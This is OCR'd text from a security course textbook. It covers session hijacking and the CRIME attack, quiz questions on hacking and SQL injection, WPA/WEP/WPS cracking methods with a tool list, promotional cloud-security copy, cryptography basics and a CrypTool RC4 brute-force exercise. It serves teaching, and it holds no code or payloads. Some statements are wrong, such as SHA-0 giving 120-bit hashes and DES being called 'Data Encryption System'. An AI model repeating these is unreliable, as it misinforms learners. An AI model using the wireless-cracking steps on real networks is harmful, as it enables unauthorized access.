


Fig 3. Code Injection

Session side jacking.

Cybercriminals can use packet sniffing to monitor a victim's network traffic and intercept session cookies after the user has authenticated on the server. If TLS encryption is only used for login pages and not for the entire session, cybercriminals can hijack the session, act as the user within the targeted web application.

Session fixation attacks

This technique steals a valid session ID that has yet to be authenticated. Then, the attacker tries to trick the user into authenticating with this ID. Once authenticated, the attacker now has access to the victim's computer. Session fixation explores a limitation in the way the web application manages a session ID. Three common variations exist: session tokens hidden in an URL argument, session tokens hidden in a form field and

session tokens hidden in a session cookie. The session hijack attack is very stealthy. Session hijack attacks are usually waged against busy networks with a high number of active communication sessions. The high network utilization not only provides the attacker with a large number of sessions to exploit, but it can also provide the attacker with a shroud of protection due to a large number of active sessions on the server.

Attackers Gain from Session Hijacking?

When cybercriminals have hijacked a session, they can do virtually anything that the legitimate user was authorized to do during the active session. The most severe examples include transferring money from the user's bank account, buying merchandise from web stores, accessing personally identifiable information (PII) for identity theft, and even stealing data from company systems.

Examples of session hijacking attacks?

In September 2012, security researchers Thai Duong and Juliano Rizzo announced CRIME, an attack takes advantage of an information leak in the compression ratio of TLS requests as a side channel to enable them to decrypt the requests made by the client to the server. This, in turn, allows them to grab the user's login cookie and then hijack the user's session and impersonate her on high-value destinations such as banks or e-commerce sites.

CRIME decrypts HTTPS cookies set by websites to remember authenticated users by means of brute force. The attack code forces the victim's browser to send specially crafted HTTPS requests to a targeted website and analyzes the variation in their length after they've been compressed in order to determine the value of the victim's session cookie. This is possible because SSL/TLS uses a compression algorithm called DEFLATE, which eliminates duplicate strings.

The attack code can't read the session cookie included in the requests because of security mechanisms in the browser. However, it can control the path of every new request and can insert different strings into it in an attempt to match the value of the cookie.

Session cookie values can be quite long and are made up of uppercase letters, lowercase letters and digits. As a result, the CRIME attack code has to initiate a very large number of requests in order to decrypt them, which can take several minutes.

Prevent session hijacking attacks

HTTPS: The use of HTTPS ensures that there is SSL/TLS encryption throughout the session traffic. Attackers will be unable to intercept the plaintext session ID, even if the victim's traffic was monitored. It is advised to use HSTS (HTTP Strict Transport Security) to guarantee complete encryption.

HTTP Only: Setting up an HTTP Only attribute prevents access to the stored cookies from the client-side scripts. This can prevent attackers from deploying XSS attacks that rely on injecting Java Scripts in the browser.

System Updates: Install reputable antivirus software which can easily detect viruses and protect you from any type of malware (including the malware attackers use to perform session hijacking). Keep your systems up to date by setting up automatic updates on all your devices.

Session Management: In order to offer sufficient security, website operators can incorporate web frameworks, instead of inventing their own session management systems.

Session Key: It is advised to regenerate session keys after their initial authentication. This renders the session ID extracted by attackers useless as the ID changes immediately after authentication.

Identity Verification: Perform additional identity verification from the user beyond the session key. This includes checking the user's usual IP address or application usage patterns.

Public Hotspot: Avoid using public WiFi to protect the integrity of your sessions and opt for secure wireless networks.

VPN: Use a Virtual Private Network (VPN) to stay safe from session hijackers. A VPN masks your IP and keeps your session protected by creating a “private tunnel” through which all your online activities will be encrypted.

Phishing Scam: Avoiding falling for phishing attacks. Only click on links in an email that you have verified to have been sent from a legitimate sender.

6.3 QUESTIONS

1. What is SQL Injection?
2. How common are SQL Injections?
3. How dangerous are SQL Injections?
4. How to detect SQL Injections?
5. How to prevent SQL Injections?
6. What is an error-based SQL injection?
7. What is a UNION-based SQL injection?
8. What is a boolean-based (content-based) blind SQL injection?
9. What is a time-based blind SQL injection?
10. What is an out-of-band SQL injection?

6.4 QUIZ

1. What is the attack called “evil twin”?

a) Rogue access point

b) ARP poisoning

c) Session hijacking

d) MAC spoofing

2. What are the forms of password cracking techniques?

a) Attack Syllable

b) Attack Brute Forcing

c) Attacks Hybrid

d) All of the above

3. what is the primary goal of an Ethical Hacker ?

a) Avoiding detection

b) Testing security controls

c) Resolving security vulnerabilities

d) Determining return on investment for security measures

4. What is the first phase of hacking?

a) Maintaining access

b) Gaining access

c) Reconnaissance

d) Scanning

5. Which type of hacker represents the highest risk to your network?

a) Black-hat hackers

b) Grey-hat hackers

c) Script kiddies

d) Disgruntled employees

6. Hacking for a cause is called .....

a) Hacktivism

b) Black-hat hacking

c) Active hacking

d) Activism

7. When a hacker attempts to attack a host via the Internet it is known as what type of attack?

a) Local access

b) Remote attack

c) Internal attack

d) Physical access

8. Which are the four regional Internet registries?

a) APNIC, MOSTNIC, ARIN, RIPE NCC

b) APNIC, PICNIC, NANIC, ARIN

c) APNIC, PICNIC, NANIC, RIPE NCC

d) APNIC, LACNIC, ARIN, RIPE NCC

9. What port number does HTTPS use?

a) 53

b) 443

c) 80

d) 21

10. Banner grabbing is an example of what?

a) Footprinting

b) Active operating system fingerprinting

c) Passive operating system fingerprinting

d) Application analysis

11. What does the TCP RST command do?

a) Restores the connection to a previous state

b) Finishes a TCP connections

c) Resets the TCP connection

d) Starts a TCP connection

12. A packet with all flags set is which type of scan?

a) Full Open

b) XMAS

c) TCP connect

d) Syn scan

13. Why would an attacker want to perform a scan on port 137?

a) To check for file and print sharing on Windows systems

b) To discover proxy servers on a network

c) To discover a target system with the NetBIOS null session vulnerability

d) To locate the FTP service on the target host

14. Which tool can be used to perform a DNS zone transfer on Windows?

a) DNSlookup

b) nslookup

c) whois

d) ipconfig

15. What is the best reason to implement a security policy?

a) It makes security harder to enforce.

b) It removes the employee's responsibility to make judgments.

c) It increases security.

d) It decreases security.

16. What does the term "Ethical Hacking" mean?

a) Someone who is using his/her skills for defensive purposes.

b) Someone who is hacking for ethical reasons.

c) Someone who is using his/her skills for ethical reasons.

d) Someone who is using his/her skills for offensive purposes

17. What are the two basic types of attacks ?

a) Active

b) Passive

c) DoS

d) Both 1 & 2

18. What is the major difference between an 'Ethical Hacker' and a 'Cracker'?

a) The ethical hacker has authorization from the owner of the target.

b) The ethical hacker is just a cracker who is getting paid.

c) The ethical hacker does not use the same techniques or skills as a cracker.

d) The ethical hacker does it strictly for financial motives unlike a cracker.

19. What is the attack called “evil twin”?

a) MAC spoofing

b) Session hijacking

c) Rogue access point

d) ARP poisoning

20. What is the maximum length of an SSID?

a) Thirty-two characters

b) Sixteen characters

c) Sixty-four characters

d) Eight characters

21. Which wireless mode connects machines directly to one another, without the use of an access point?

a) Ad hoc

b) Point to point

c) Infrastructure

d) BSS

22. The process of professionally or ethically hacking a message is called

a) Cryptography

b) Encryption

c) Decryption

d) Penetration Testing

23. Ethical hacking is also known as .....

a) White hat Hacking

b) Penetration Testing

c) Both white hat hacking & penetration testing

d) None of the above

24. What are the advantages of Ethical Hacking?

a) It is used to test how good security is on your network.

b) It is used to recover the lost of information, especially when you lost your password.

c) It is used to perform penetration testing to increase the security of the computer and network.

d) All of the above

25. Which character is typically used first by the penetration tester?

a) Semicolon

b) Dollar sign

c) Single quote

d) None of the above

6.5 VIDEO LINKS

1. Running an SQL Injection Attack - . Computerphilehttps://www.youtube.com/watch?v=ciNHn38EyRc

2. What is SQL Injection? | SQL Injection Tutorial | Cybersecurity Training | Edureka. https://www.youtube.com/watch?v=3Axp3VDnf0I

3. SQL Injection | Complete Guide. https://www.youtube.com/watch?v=1nJgupaUPEQ

4. SQL injection | Web attacks. https://www.youtube.com/watch?v=HInia0_M8Cc

5. SQL Injection Attacks - Explained in 5 Minutes. https://www.youtube.com/watch?v=FHCTfA9cCXs

6. What is SQL Injection ? How to prevent SQL Injection Attack. https://www.youtube.com/watch?v=MY5eHIPes74

7. SQL Injection Prevention: Security Simplified. https://www.youtube.com/watch?v=WONbg6ZjiXk

8. How to prevent SQL Injection? https://www.youtube.com/watch?v=mo8RsfhtUG8

9. Session Hijacking Attack | Session ID and Cookie Stealing. https://www.youtube.com/watch?v=oI7dX6DWyTo

10. Session Hijacking. https://www.youtube.com/watch?v=z6nUbsY5B-w

11. Session Hijacking Tutorial. https://www.youtube.com/watch?v=dI05-zGNmTE

12. Session Hijacking. https://www.youtube.com/watch?v=_1UMi_qBgFk

13. Ethical Hacking - What is Session Hijacking. https://www.youtube.com/watch?v=sqMCPxwzIf8

14. Session Hijacking: How To Steal Cookies Of Any User In Your Network & Use Them To Login. https://www.youtube.com/watch?v=o1fDqHZNQHo

15. Session Hijacking | What is Session Hijacking? | InfosecTrain. https://www.youtube.com/watch?v=xGIDz_vD7cQ

16. Session Fixation Attack. https://www.youtube.com/watch?v=RCjHzMdOTTg

17. Cookie Stealing – Computerphile. https://www.youtube.com/watch?v=T1QEs3mdJoc

18. Session Hijacking. https://www.youtube.com/watch?v=-1LU7i1l8Ag

6.6 MOOCS

1. Ethical Hacking - SQL Injection Attack. Coursesity. https://coursesity.com/course-detail/ethical-hacking---sql-injection-attack-

2. SQL Injection Attacks. Coursera. https://www.coursera.org/lecture/hacking-patching/sql-injection-attacks-7t0MS

3. Hacking and Patching. Coursera. https://www.coursera.org/learn/hacking-patching

4. SQL Injections Unlocked - SQLi Web Attacks. Udemy. https://www.udemy.com/course/sql-injections-unlocked-sqli-web-attacks/

6.7 REFERENCES

1. https://www.acunetix.com/websitesecurity/sql-injection/

2. https://www.acunetix.com/websitesecurity/sql-injection2/

3. https://breakthesecurity.cysecurity.org/2010/12/hacking-website-using-sql-injection-step-by-step-guide.html

4. https://www.owasp.org/index.php/Session_hijacking_attack
5. https://en.wikipedia.org/wiki/Session_hijacking
6. http://www.infosecwriters.com/text_resources/pdf/SKapoor_Session Hijacking.pdf
7. https://www.owasp.org/images/c/cb/Session_Hijacking_3.JPG
8. https://www.owasp.org/images/b/b6/Code_Injection.JPG
9. https://www.venafi.com/blog/what-session-hijacking
10. https://www.globalsign.com/en/blog/session-hijacking-and-how-to-prevent-it

❖❖❖❖

7

WIRELESS NETWORK HACKING, CLOUD COMPUTING

Unit Structure

7.0 WIRELESS NETWORK HACKING

Due to the increasing usage of wireless networks, wireless attacks are rising at an exponential pace. Wifi networks are commonly vulnerable to hacking as wireless signals can be picked up and exploited anywhere and by anyone.

Fig 1. Wireless Router

In a wireless network, we have Access Points which are extensions of wireless ranges that behave as logical switches.

Wireless hacking can be defined as an attack on wireless networks or access points that offer confidential information such as authentication attacks, wifi passwords, admin portal access, and other similar data. Wireless hacking is performed for gaining unauthorized access to a private wifi network.

The increase in WiFi usage has led to increased wireless attacks. Any attack on wireless networks or access points that provide substantial information is referred to as wireless hacking. This information can be in the form of WiFi passwords, admin portal access, authentication attacks, etc. To understand wireless hacking, one of the most important things to understand are the protocols involved in wireless networks. Attacks are mostly made on the internal steps of the protocol stack. IEEE 802.11 specifies the standards for wireless networks;

WEP (Wired Equivalent Privacy): WEP uses a 40-bit key and a 24-bit initialization vector. It uses RC4 for confidentiality and CRC 32 for integrity. Since the initialization vector is of 24 bits, there is a high probability that the same key will be repeated after every 5000 packets. WEP is a depreciated algorithm due to the various vulnerabilities identified and the fact that it can be cracked very easily.

WPA and WPA2: WPA was introduced as a temporary solution for the devices that did not support WPA2. WPA has now been broken and depreciated. The WPA2 is considered to be the most secure to date. The tools discussed further in the article will also cover details on how to attack WPA and WPA2 but the success of an attack depends on the time and the computing power.

ATTACKING TECHNIQUES

WEP cracking technique: WEP uses a 40-bit key that is 8 characters long. Once enough data packets are captured, breaking this key should not take more than a few minutes.

WPA/WPA2 cracking technique: Our devices have wireless passwords stored so that we do not enter the password on the same device again and again. The attackers take advantage of this by forcefully de-authenticating all the devices on the network. The devices will try to auto-connect to the access point by completing the 4-way handshake. This handshake is

recorded and has the hashed password. The hashed password can be brute-forced by using a rainbow table.

WPS cracking: This technology uses an 8 digit pin to connect to the wireless router. Brute forcing the 8 digit pin will give access to the router. Various tools use various optimization techniques to increase the speed of this attack and crack the key in a couple of hours.

Wireless Hacking Tools

1. Aircrack-ng
2. AirSnort
3. Kismet
4. Cain and Abel
5. CoWPAtty
6. OmniPeek
7. Airjack
8. InSSIDer
9. WepAttack
10. Reaver
11. Fern Wifi Cracker
12. NetStumbler
13. Wireshark
14. Airgeddon
15. Yersinia
16. KARMA
17. IKECrack
18. Network Mapper (NMAP)
19. Pyrit
20. WepDecrypt
21. Wifite
22. KisMac
23. Wifiphisher
24. CommView for WiFi
25. Cloudcracker

7.2 CLOUD COMPUTING SECURITY

CLOUD SECURITY

Cloud security, also known as cloud computing security, is a collection of security measures designed to protect cloud-based infrastructure, applications, and data. These measures ensure user and device authentication, data and resource access control, and data privacy protection. They also support regulatory data compliance. Cloud security is employed in cloud environments to protect a company's data from distributed denial of service (DDoS) attacks, malware, hackers, and unauthorized user access or use.

Types of cloud environments

When you're looking for cloud-based security, you'll find three main types of cloud environments to choose from. The top options on the market include public clouds, private clouds, and hybrid clouds. Each of these environments has different security concerns and benefits, so it's important to know the difference between them:

1. Public clouds

Public cloud services are hosted by third-party cloud service providers. A company doesn't have to set up anything to use the cloud, since the provider handles it all. Usually, clients can access a provider's web services via web browsers. Security features, such as access control, identity management, and authentication, are crucial to public clouds.

2. Private clouds

Private clouds are typically more secure than public clouds, as they're usually dedicated to a single group or user and rely on that group or user's firewall. The isolated nature of these clouds helps them stay secure from outside attacks since they're only accessible by one organization.

3. Hybrid clouds

Hybrid clouds combine the scalability of public clouds with the greater control over resources that private clouds offer. These clouds connect multiple environments, such as a private cloud and a public cloud, that can scale more easily based on demand.

CLOUD SECURITY

Cloud security is critical since most organizations are already using cloud computing in one form or another. This high rate of adoption of public cloud services is reflected in Gartner’s recent prediction that the worldwide market for public cloud services will grow 23.1% in 2021.

A crucial component of cloud security is focused on protecting data and business content, such as customer orders, secret design documents, and financial records. Preventing leaks and data theft is critical for maintaining

your customers' trust and protecting the assets that contribute to your competitive advantage. Cloud security's ability to guard your data and assets makes it crucial to any company switching to the cloud.

CLOUD SECURITY BENEFITS

Security in cloud computing is crucial to any company looking to keep its applications and data protected from bad actors. Maintaining a strong cloud security posture helps organizations achieve the now widely recognized benefits of cloud computing. Cloud security comes with its own advantages as well, helping you achieve lower upfront costs, reduced ongoing operational and administrative costs, easier scaling, increased reliability and availability, and improved DDoS protection.

SECURITY BENEFITS OF CLOUD COMPUTING:

1. Lower upfront costs

One of the biggest advantages of using cloud computing is that you don't need to pay for dedicated hardware. Not having to invest in dedicated hardware helps you initially save a significant amount of moneyand can also help you upgrade your security.

2. Reduced ongoing operational and administrative expenses

Cloud security can also lower your ongoing administrative and operational expenses. A CSP will handle all your security needs for you, removing the need to pay for staff to provide manual security updates and configurations.

3. Increased reliability and availability

You need a secure way to immediately access your data. Cloud security ensures your data and applications are readily available to authorized users.

4. Centralized security

Cloud computing gives you a centralized location for data and applications, with many endpoints and devices requiring security. Security for cloud computing centrally manages all your applications, devices, and data to ensure everything is protected.

5. Greater ease of scaling

Cloud computing allows you to scale with new demands, providing more applications and data storage whenever you need it. Cloud security easily scales with your cloud computing services. When your needs change, the centralized nature of cloud security allows you to easily integrate new applications and other features without sacrificing your data's safety.

6. Improved DDoS protection

Distributed Denial of Service (DDoS) attacks are some of the biggest threats to cloud computing. These attacks aim a lot of traffic at servers at once to cause harm.

IS CLOUD SECURE ENOUGH FOR MY CONTENT?

Companies depend more on cloud storage and processing, but CIOs and CISOs may have reservations about storing their content with a third party. They're typically apprehensive that abandoning the perimeter security model might mean giving up their only way of controlling access. This fear turns out to be unfounded.

CSPs have matured in their security expertise and toolsets over the last decade. CSPs are acutely aware of the impact a single incident may have on their customers' finances and brand reputation, and they go to great lengths to secure data and applications. These providers hire experts, invest in technology, and consult with customers to help them understand cloud security. The cloud offers opportunities for centralized platforms, provides architectures that reduce the surface area of vulnerability, and allows for security controls to be embedded in a consistent manner over multiple layers.

Choosing a CSP

Fig 2. Choosing a Cloud Service Provider

BENEFITS OF SECURE CLOUD COMPUTING

1. Improved security and protection

IT teams can secure access to content with granular permissions, SSO support for all major providers, native password controls, and two-factor authentication for internal and external users. Companies can rely on enterprise-grade infrastructure that’s scalable and resilient — data centers are FIPS 140-2 certified, and every file is encrypted using AES 256-bit encryption in diverse locations. Customers also have the option to manage their own encryption keys for complete control.

2. Simpler compliance and governance

Box provides simplified governance and compliance with in-region storage. Our platform also features easy-to-configure policies that retain, dispose of, and preserve content. These policies help you avoid fines and meet the most demanding global compliance and privacy requirements.

3. Greater threat detection and data leakage prevention

The Content Cloud offers native data leakage prevention and threat detection through Box Shield, enabling you to place precise controls closer to your sensitive data. These controls prevent leaks in real time by automatically classifying information, while maintaining a simple, frictionless experience for end users.

4. More secure content migration

Deciding to transfer your data and content to the cloud is a big decision, and you'll want the transition to be as safe as possible. Box Shuttle makes the move to the Content Cloud simple and secure. Migrating your data to the Content Cloud means you'll have all the benefits of our threat detection and security protections, and our team will ensure the data transfer process is as secure as possible.

5. Safer signature collection

Collecting and managing signatures is essential to many businesses. Box Sign features native integration to put all your e-signatures where your content lives, allowing users to have a seamless signing experience. These e-signature capabilities also come with a secure content layer to ensure critical business documents aren't compromised during the signing process.

CRYPTOGRAPHY

Cryptography is the study of secure communications techniques that allow only the sender and intended recipient of a message to view its contents. The term is derived from the Greek word kryptos, which means hidden.

Techniques used For Cryptography:

In today’s age of computers cryptography is often associated with the process where an ordinary plain text is converted to cipher text which is the text made such that intended receiver of the text can only decode it and hence this process is known as encryption. The process of conversion of cipher text to plain text this is known as decryption.

Features Of Cryptography are as follows:

Confidentiality:

Information can only be accessed by the person for whom it is intended and no other person except him can access it.

Integrity:

Information cannot be modified in storage or transition between sender and intended receiver without any addition to information being detected.

Non-repudiation:

The creator/sender of information cannot deny his intention to send information at later stage.

Authentication:

The identities of sender and receiver are confirmed. As well as destination/origin of information is confirmed.

TYPES OF CRYPTOGRAPHY:

In general there are three types Of cryptography:

Symmetric Key Cryptography:

Symmetric Key Systems are faster and simpler but the problem is that sender and receiver have to somehow exchange key in a secure manner. The most popular symmetric key cryptography system is Data Encryption System(DES).

Hash Functions:

A hash value with fixed length is calculated as per the plain text which makes it impossible for contents of plain text to be recovered.

Asymmetric Key Cryptography:

A public key is used for encryption and a private key is used for decryption. Public key and Private Key are different. Even if the public key is known by everyone the intended receiver can only decode it because he alone knows the private key.

CRYPTANALYSIS?

Cryptanalysis is the art of trying to decrypt the encrypted messages without using the key that was used to encrypt the messages. Cryptanalysis uses mathematical analysis and algorithms to decipher the ciphers. It is used to breach security systems to gain access to encrypted content and messages even the cryptographic key is unknown.

The success of cryptanalysis attacks depends

- Amount of time available
- Computing power available
- Storage capacity available

Commonly used Cryptanalysis attacks

- Brute force attack– this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- Dictionary attack– this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- Rainbow table attack– this type of attack compares the cipher text against pre-computed hashes to find matches.

Encryption Algorithms

MD5– this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity.

- SHA– this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
- SHA-0: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
- SHA-1: produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
- SHA-2: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
- SHA-3: this algorithm was formally known as Keccak.
- RC4– Brute force RC4 algorithm is used to create stream ciphers. It is mostly used in protocols such as Secure Socket Layer (SSL) to encrypt internet communication and Wired Equivalent Privacy (WEP) to secure wireless networks.
- BLOWFISH– this algorithm is used to create keyed, symmetrically blocked ciphers. It can be used to encrypt passwords and other data.

7.3 CREATE A CIPHER USING CRYPTOOL

Create a simple cipher using the RC4 brute force tool and then attempt to decrypt it using brute-force attack.

Creating the RC4 stream cipher

Step 1) Download and intall Crypt Tool

We will use Cryp Tool 1 as our cryptology tool. Cryp Tool 1 is an open source educational tool for crypto logical studies. You can download it from https://www.cryptool.org/en/ct1/


Step 2) Open Crypt Tool and replace the text

We will encrypt the following phrase


Never underestimate the determination of a kid who is time-rich and cash-poor

We will use 00 00 00 as the encryption key.

- Open CrypTool 1




- Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor




Step 3) Encrypt the text

- Click on Encrypt/Decrypt menu




- Point to Symmetric (modern) then select RC4 as shown above
- The following window will appear



Step 4) Select encryption key


- Select 24 bits as the encryption key
- Set the value to 00 00 00
- Click on Encrypt button
- You will get the following stream cipher




Attacking the stream cipher

Step 5) Start Analysis


- Click on Analysis menu



- Point to Symmetric Encryption (modern) then select RC4 as shown above
- You will get the following window



